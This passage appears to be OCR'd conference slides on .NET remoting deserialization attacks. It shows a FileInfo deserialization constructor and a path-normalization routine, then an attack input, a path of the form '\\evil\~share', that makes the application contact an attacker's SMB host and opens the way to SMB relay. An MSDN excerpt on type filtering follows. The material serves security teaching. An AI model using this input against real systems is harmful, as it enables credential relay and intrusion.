
Marshal By Value



Marshal By Value



Marshal By Value



More Active Attacks

```
[Serializable]
public class FileInfo
{
    private string FullPath;

    protected FileInfo(SerializationInfo info,
                       StreamingContext context)
    {
        FullPath = NormalizePath(info.GetString("FullPath"));
    }
}
```

More Active Attacks

```
[Serializable]
public class FileInfo
{
    private string FullPath;

    protected FileInfo(SerializationInfo info,
                       StreamingContext context)
    {
        FullPath = NormalizePath(info.GetString("FullPath"));
    }
}
```

Ensures path is canonical

Path Normalization

```
string NormalizePath(string path)
{
    string[] parts = path.Split('\\');

    foreach(string part in parts)
    {
        currPath += "\\" + part;
        if(part[0] == '~')
        {
           GetLongPathName(currPath);
        }
    }
}
```

Path Normalization


```
string NormalizePath(string path)
{
    string[] parts = path.Split('\\');

    foreach(string part in parts)
    {
        currPath += "\\" + part;
        if(part[0] == '~')
        {
           GetLongPathName(currPath);
        }
    }
}
```

If potential short path
call Windows API


Exploiting FileInfo

- Pass in a filename of the form:
  - \\evil\~share
- Application will make an SMB request during deserialization
- SMB Reflection/Relay anyone?

They Saw Us Coming



They Saw Us Coming



Home | Library | Learn | Downloads | Support | Sign in | United States - English

Automatic Deserialization in .NET Framework Remoting


msdn

.NET Framework 4 | Other Versions | This topic has not yet been rated - Rate this topic


Remoting systems that rely on run-time type validation must deserialize a remote stream to begin using it and an unauthorized client might try to exploit the moment of deserialization.

unauthorized client might try to exploit the moment of deserialization. To help protect against this type of attack, .NET Framework remoting provides two levels of automatic deserialization, **Low** and **Full**. **Low**, the default value, protects against deserialization attacks by deserializing only the types associated with the most basic remoting functionality, such as automatic deserialization of remoting infrastructure types, a limited set of system-implemented types, and a basic set of custom types. The **Full** deserialization level supports automatic deserialization of all types that remoting supports in all situations.


TypeFiltering




TypeFiltering




TypeFiltering

